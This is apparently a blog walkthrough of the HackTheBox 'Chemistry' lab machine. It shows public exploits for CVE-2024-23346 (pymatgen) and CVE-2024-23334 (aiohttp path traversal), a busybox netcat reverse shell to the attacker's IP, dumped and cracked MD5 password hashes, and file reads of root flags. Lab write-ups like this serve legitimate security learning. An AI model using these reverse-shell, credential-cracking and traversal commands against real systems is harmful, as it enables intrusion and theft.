Hackthebox Chemistry Walkthrough
Hackthebox Chemistry Walkthrough
Hackthebox Chemistry Walkthrough
Machine Link : https://www.hackthebox.com/machines/chemistry
# Enumeration
- first i start with quick nmap scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(kali㉿kali)-[~/Desktop/Hackthebox/Labs/Chemistry]
└─$ sudo nmap -sC -sV -p- 10.129.231.170 --min-rate=5000 -oN chemistry.nmap
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-12 09:18 -0400
Nmap scan report for 10.129.231.170
Host is up (0.33s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6f:dc (RSA)
|   256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c:2b (ECDSA)
|_  256 94:42:1b:78:f2:51:87:07:3e:97:26:c9:a2:5c:0a:26 (ED25519)
5000/tcp open  http    Werkzeug httpd 3.0.3 (Python 3.9.5)
|_http-title: Chemistry - Home
|_http-server-header: Werkzeug/3.0.3 Python/3.9.5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
- got only two port open , port 22 for
sshand port 5000 for somehttpweb server . - here is the landing page looks like

- then i found it server two functions , first one is to login and register user ..

- as i don’t have credentials in my hand , so i tried registring new user and able to register successfully ..
nothing:nothing
- when i logged in i got this nice looking upload funtion and it only taking ctf file ,

- but when i click on there it let me download some example file …
- i also tried lfi but got no success …

- then i search for this exact thing we are dealing with and surpringly i found an related cve ..

- then i look for its related POC and i found one on github ..
1
https://github.com/MAWK0235/CVE-2024-23346?tab=readme-ov-file
- and after this i clone this to my local system
1
git clone [github-url]
# Getting User
- and then i run the POC as the readme file says and got the shell
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[~/…/Hackthebox/Labs/Chemistry/CVE-2024-23346]
└─$ python3 exploit.py -t 10.129.231.170 -u nothing -p nothing -l 10.10.17.222
Preforming one time logon.....
[*] executing command on 10.129.231.170
Terminal> ls
Received data: app.py instance static templates uploads

Terminal> help
Received data:

Terminal> pwd
Received data: /home/app

Terminal> busybox nc 10.10.17.222 4444 -e sh
- then i tried to get more stable shell via penelope and got one as
appuser..
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/…/Hackthebox/Labs/Chemistry/CVE-2024-23346]
└─$ penelope -p 4444
[+] Listening for reverse shells on 0.0.0.0:4444 →  127.0.0.1 • 192.168.80.154 • 172.18.0.1 • 172.17.0.1 • 172.19.0.1 • 10.10.17.222
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from chemistry~10.129.231.170-Linux-x86_64 😍️ Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/kali/.penelope/sessions/chemistry~10.129.231.170-Linux-x86_64/2026_03_12-09_37_13-344.log 📜
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
app@chemistry:~$
- after just looking around found a file named
database.dbfile which obvisouly contain some credentials for multiple users …..
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
app@chemistry:~/instance$ cat database.db
�f�K�ytableuseruserCREATE TABLE user (
        id INTEGER NOT NULL,
        username VARCHAR(150) NOT NULL,
        password VARCHAR(150) NOT NULL,
        PRIMARY KEY (id),
        UNIQUE (username)
)';indexsqlite_autoindex_user_1user�3�5tablestructurestructureCREATE TABLE structure (
        id INTEGER NOT NULL,
        user_id INTEGER NOT NULL,
        filename VARCHAR(150) NOT NULL,
        identifier VARCHAR(100) NOT NULL,
        PRIMARY KEY (id),
        FOREIGN KEY(user_id) REFERENCES user (id),
        UNIQUE (identifier)
Maxel9347f9724ca083b17e39555c36fd9007*-bf3b-1kristel6896ba7b11a62cacffbdaded457c6d92(
eusebio6cad48078d0241cca9a7b322ecd073b3)abian4e5Mtaniaa4aa55e816205dc0389591c9f82f43bbMvictoriac3601ad2286a4293868ec2a4bc606ba3)Mpeter6845c17d298d95aa942127bdad2ceb9b*Mcarlos9ad48828b0955513f7cf0f7f6510c8f8*Mjobert3dec299e06f7ed187bac06bd3b670ab2*Mrobert02fcf7cfc10adc37959fb21f06c6b467(Mrosa63ed86ee9f624c7b14f1d4f43dc251a5'Mapp197865e46b878d9e74a0346b6d59886a)Madmin2861debaf8d99436a10ed6f75a252abf
`��x�����l`�����__�
                   othing
                         risteaxel
fabian

      elacia

            usebio
	tania
                victoriapeter
carlos
jobert
# Privilege Escalation
- and then i sort out the individual hash with the help of gemini

- as we know from this code, found in the another in parent folder …
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
app@chemistry:~$ cat app.py
from flask import Flask, render_template, request, redirect, url_for, flash
from werkzeug.utils import secure_filename
from flask_sqlalchemy import SQLAlchemy
from flask_login import LoginManager, UserMixin, login_user, login_required, logout_user, current_user
from pymatgen.io.cif import CifParser
import hashlib
import os
import uuid

app = Flask(__name__)
app.config['SECRET_KEY'] = 'MyS3cretCh3mistry4PP'
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///database.db'
app.config['UPLOAD_FOLDER'] = 'uploads/'
app.config['ALLOWED_EXTENSIONS'] = {'cif'}

db = SQLAlchemy(app)
login_manager = LoginManager(app)
login_manager.login_view = 'login'

class User(UserMixin, db.Model):
    id = db.Column(db.Integer, primary_key=True)
    username = db.Column(db.String(150), nullable=False, unique=True)
    password = db.Column(db.String(150), nullable=False)

class Structure(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    user_id = db.Column(db.Integer, db.ForeignKey('user.id'), nullable=False)
    filename = db.Column(db.String(150), nullable=False)
    identifier = db.Column(db.String(100), nullable=False, unique=True)

@login_manager.user_loader
def load_user(user_id):
    return User.query.get(int(user_id))

def allowed_file(filename):
    return '.' in filename and filename.rsplit('.', 1)[1].lower() in app.config['ALLOWED_EXTENSIONS']

def calculate_density(structure):
    atomic_mass_Si = 28.0855
    num_atoms = 2
    mass_unit_cell = num_atoms * atomic_mass_Si
    mass_in_grams = mass_unit_cell * 1.66053906660e-24
    volume_in_cm3 = structure.lattice.volume * 1e-24
    density = mass_in_grams / volume_in_cm3
    return density

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'POST':
        username = request.form.get('username')
        password = request.form.get('password')
        if User.query.filter_by(username=username).first():
            flash('Username already exists.')
            return redirect(url_for('register'))
        hashed_password = hashlib.md5(password.encode()).hexdigest()
        new_user = User(username=username, password=hashed_password)
        db.session.add(new_user)
        db.session.commit()
        login_user(new_user)
        return redirect(url_for('dashboard'))
    return render_template('register.html')

@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        username = request.form.get('username')
        password = request.form.get('password')
        user = User.query.filter_by(username=username).first()
        if user and user.password == hashlib.md5(password.encode()).hexdigest():
            login_user(user)
            return redirect(url_for('dashboard'))
        flash('Invalid credentials')
    return render_template('login.html')

@app.route('/logout')
@login_required
def logout():
    logout_user()
    return redirect(url_for('index'))

@app.route('/dashboard')
@login_required
def dashboard():
    structures = Structure.query.filter_by(user_id=current_user.id).all()
    return render_template('dashboard.html', structures=structures)

@app.route('/upload', methods=['POST'])
@login_required
def upload_file():
    if 'file' not in request.files:
        return redirect(request.url)
    file = request.files['file']
    if file.filename == '':
        return redirect(request.url)
    if file and allowed_file(file.filename):
        filename = secure_filename(file.filename)
        identifier = str(uuid.uuid4())
        filepath = os.path.join(app.config['UPLOAD_FOLDER'], identifier + '_' + filename)
        file.save(filepath)
        new_structure = Structure(user_id=current_user.id, filename=filename, identifier=identifier)
        db.session.add(new_structure)
        db.session.commit()
        return redirect(url_for('dashboard'))
    return redirect(request.url)

@app.route('/structure/<identifier>')
@login_required
def show_structure(identifier):
    structure_entry = Structure.query.filter_by(identifier=identifier, user_id=current_user.id).first_or_404()
    filepath = os.path.join(app.config['UPLOAD_FOLDER'], structure_entry.identifier + '_' + structure_entry.filename)
    parser = CifParser(filepath)
    structures = parser.parse_structures()

    structure_data = []
    for structure in structures:
        sites = [{
            'label': site.species_string,
            'x': site.frac_coords[0],
            'y': site.frac_coords[1],
            'z': site.frac_coords[2]
        } for site in structure.sites]

        lattice = structure.lattice
        lattice_data = {
            'a': lattice.a,
            'b': lattice.b,
            'c': lattice.c,
            'alpha': lattice.alpha,
            'beta': lattice.beta,
            'gamma': lattice.gamma,
            'volume': lattice.volume
        }

        density = calculate_density(structure)

        structure_data.append({
            'formula': structure.formula,
            'lattice': lattice_data,
            'density': density,
            'sites': sites
        })

    return render_template('structure.html', structures=structure_data)

@app.route('/delete_structure/<identifier>', methods=['POST'])
@login_required
def delete_structure(identifier):
    structure = Structure.query.filter_by(identifier=identifier, user_id=current_user.id).first_or_404()
    filepath = os.path.join(app.config['UPLOAD_FOLDER'], structure.identifier + '_' + structure.filename)
    if os.path.exists(filepath):
        os.remove(filepath)
    db.session.delete(structure)
    db.session.commit()
    return redirect(url_for('dashboard'))

if __name__ == '__main__':
    with app.app_context():
        db.create_all()
    app.run(host='0.0.0.0', port=5000)
- that this might be the md5 hash , as i know that the other user we are looking for is
rosa, which we notice in the home directory ….. - and surpringly after passing this hash through crackstation , we are able to get the password for this hash …..
1
unicorniosrosados

- then i try to upgrade shell as rosa and we got shell as
rosa
1
2
3
app@chemistry:/tmp$ su rosa
Password:
rosa@chemistry:/tmp$
- then i think . Can we do ssh ? .. as that might be more stable
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
┌──(kali㉿kali)-[~/…/Hackthebox/Labs/Chemistry/CVE-2024-23346]
└─$ ssh rosa@10.129.231.170
The authenticity of host '10.129.231.170 (10.129.231.170)' can't be established.
ED25519 key fingerprint is: SHA256:pCTpV0QcjONI3/FCDpSD+5DavCNbTobQqcaz7PC6S8k
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.231.170' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
rosa@10.129.231.170's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu 12 Mar 2026 01:58:31 PM UTC

  System load:           0.01
  Usage of /:            74.0% of 5.08GB
  Memory usage:          30%
  Swap usage:            0%
  Processes:             233
  Users logged in:       0
  IPv4 address for eth0: 10.129.231.170
  IPv6 address for eth0: dead:beef::250:56ff:fe95:5fd4

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

9 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

rosa@chemistry:~$ whoami
rosa
rosa@chemistry:~$
rosa@chemistry:~$ cat user.txt
126eb5fdb4227f8872a894ac038c0855
rosa@chemistry:~$
- and surisingly we can
- then i uploaded the
linpeas.shfile for automated enumeration for privilege escalation , as i also did quick enumeration , where i don’t find anything interesting ..
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
rosa@chemistry:/tmp$ wget http://10.10.17.222:8000/linpeas.sh
--2026-03-12 14:00:40--  http://10.10.17.222:8000/linpeas.sh
Connecting to 10.10.17.222:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 971926 (949K) [application/x-sh]
Saving to: ‘linpeas.sh.1’

linpeas.sh.1                                100%[===========================================================================================>] 949.15K   702KB/s    in 1.4s

2026-03-12 14:00:42 (702 KB/s) - ‘linpeas.sh.1’ saved [971926/971926]

rosa@chemistry:/tmp$ ls ls                                                                        systemd-private-128cd243880345a4b33a262637a80996-systemd-logind.service-w8LCrh
CVE-2021-3560.py                                                              systemd-private-128cd243880345a4b33a262637a80996-systemd-resolved.service-Rvavfg
linpeas.sh                                                                    systemd-private-128cd243880345a4b33a262637a80996-systemd-timesyncd.service-y5hg0i
linpeas.sh.1                                                                  tmux-1001
snap-private-tmp                                                              vmware-root_776-2965448177
systemd-private-128cd243880345a4b33a262637a80996-ModemManager.service-SCd8Th
rosa@chemistry:/tmp$ chmod +x linpeas.sh.1
rosa@chemistry:/tmp$ ./linpeas.sh.1
- and do sort out some things form the linpeas output that might be usefull
- first we can see that , some service is running internally on port
8080, and its name might be somethingmonitor, which i can confirm that it might running sum service likly from this path/usr/bin/python3.9 /opt/monitoring_site/app.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
Linux version 5.4.0-196-generic (buildd@lcy02-amd64-031)

Sudo version 1.8.31

SSH_CLIENT=10.10.17.222 44916 22

/usr/sbin/ModemManager

/usr/bin/python3.9 /opt/monitoring_site/app.py

══╣ Active Ports (netstat)
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN      36532/bash
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
- i first check this via curl internally if something is running and indeed some application is running on port
8080
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
rosa@chemistry:/tmp$ curl http://127.0.0.1:8080/
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Site Monitoring</title>
    <link rel="stylesheet" href="/assets/css/all.min.css">
    <script src="/assets/js/jquery-3.6.0.min.js"></script>
    <script src="/assets/js/chart.js"></script>
    <link rel="stylesheet" href="/assets/css/style.css">
    <style>
    h2 {
      color: black;
      font-style: italic;
    }
- next i portforward that
8080remote port to local8080port via ssh …
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/…/Hackthebox/Labs/Chemistry/CVE-2024-23346]
└─$ ssh -L 8080:127.0.0.1:8080 rosa@10.129.231.170
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
rosa@10.129.231.170's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)
- then i do run whatweb on it , as
wappalyzernot giving me results …
1
2
3
┌──(kali㉿kali)-[~/…/Hackthebox/Labs/Chemistry/CVE-2024-23346]
└─$ whatweb http://127.0.0.1:8080/#
http://127.0.0.1:8080/# [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Python/3.9 aiohttp/3.9.1], IP[127.0.0.1], JQuery[3.6.0], Script, Title[Site Monitoring]
- and then i found this
aiohttp, clicking to my head and then i search about it on google and eventually i land on another realted CVE , which if basically LFI , and we able to read the internal files.
1
curl http://localhost:8080/assets/../../..//root/root.txt
- i also tried POC script
1
https://github.com/TheRedP4nther/LFI-aiohttp-CVE-2024-23334-PoC
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/…/Labs/Chemistry/CVE-2024-23334-PoC/LFI-aiohttp-CVE-2024-23334-PoC]
└─$ ./lfi_aiohttp.sh -f  /root/root.txt

[+] Curl output to the resulting url: http://localhost:8080/assets/../../..//root/root.txt.


9d34320b915ff500e46588***********

[+] File dumped successfully.
- and we dump the root flag …
# Final Thoughts
I hope this blog continues to be helpful in your learning journey!. If you find this blog helpful, I’d love to hear your thoughts ; my inbox is always open for feedback. Please excuse any typos, and feel free to point them out so I can correct them. Thanks for understanding and happy learning!. You can contact me on Linkedin and Twitter
linkdin
Twitter
This post is licensed under CC BY 4.0 by the author.